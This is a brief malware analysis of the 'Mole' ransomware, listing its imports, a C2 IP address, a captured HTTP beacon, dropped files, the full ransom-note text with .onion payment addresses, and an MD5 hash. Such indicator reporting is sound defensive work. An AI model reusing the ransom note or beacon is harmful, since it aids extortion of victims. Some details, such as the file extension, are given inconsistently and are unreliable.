
Malware Analyst: Mahmoud Morsy Ahmed

RanSomWare: Mole


Static Analysis:

This Ransomware isn’t packed file and written with language called c or c++.



compiler Microsoft Visual C/C++(2012 update 4)[-] ?
linker Microsoft Linker(11.0)[EXE32] ?

It imports a lots of library and use create file, delete file, create mutex, shell execute, create service, delete service and other APIs.



```
KERNEL32.DLL
USER32.DLL
GDI32.DLL
WINSPOOL.DRV
COMDLG32.DLL
ADVAPI32.DLL
SHELL32.DLL
```

Network Signature:

Hostname: ip141.ip-137-74-224.eu.


Ip address: 137.74.224.141.

Location: Hong Kong.

Encryption Algorithm :

AES And RSA .

Full HTTP Request:



```
POST /info-static.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 137.74.224.141
Content-Length: 52
Cache-Control: no-cache

guid=ff6d6c72-d175-4ad9-bb12-fb6a0aa6f701&ver=2&fc=0HTTP/1.1 404 Not Found
Date: Tue, 18 Jul 2017 13:37:25 GMT
Server: Apache/2.4.10 (Debian)
Content-Length: 293
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /info-static.php was not found on this server.</p>
<hr>
<address>Apache/2.4.10 (Debian) Server at 137.74.224.141 Port 80</address>
</body></html>
```

Dropped File:

(1) HELP_INSTRUCTION.TXT

(2) 3EF923323C7033AAB46C185E3D1418BA .MOLE00

(3) 85A16FCD4514540B948C801D45C8391B. MOLE00

(4) 5231312E40153168494464CB40F71678. MOLE00

(5) AE8B767E1A222D4BE63AE83A1AC6125B. MOLE00

(6) B445361236FE8CAA953455F637A271BA. MOLE00

(7) C565F25214949696E058E9FE15387BA6. MOLE00


(8) D86DB9A428706DACB79B7F1C291452BC. MOLE00

Note:

when execute portable executable files encrypted using algorithm rsa and AES with adding extension .MOLEOO at the end.

IT Disable recovery of computer so you can’t restore your data without payment.

Display Message:



```
!! INFORMATIONS!!

All  your files are encrypted with RSA2048 and AES128 ciphers.
More information about the RSA and AES can be found here:
URL:1 https://en.wikipedia.org/wiki/RSA_numbers
URL:2 http://en.wikipedia.org/wiki/Advanced_Encryption_Standard



Decrypting  your files is only possible with
       he private key and decrypts programs, which is on our secret server.

Follow these steps:
1. Download and install Tor_Browsers: http://torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: http://supportxxgbefd7c.onion
URL2: http://supportjy2xvvdmx.onion
4.Follow the instructions on the site.
!! Your DECRYPT-ID: afbe9978-e980-4701-b6ef-0ae1965f32cc !!
```

Summary:

Mole is type of Ransomware that encrypted Files and put extension (MOLEE) to file and drop file HELP_INSTRUCTION.TXT that explain instructions you need foe payment including install tor browser.

MD5 : 0ae91dbea7eff4b045b42920035a7a93 .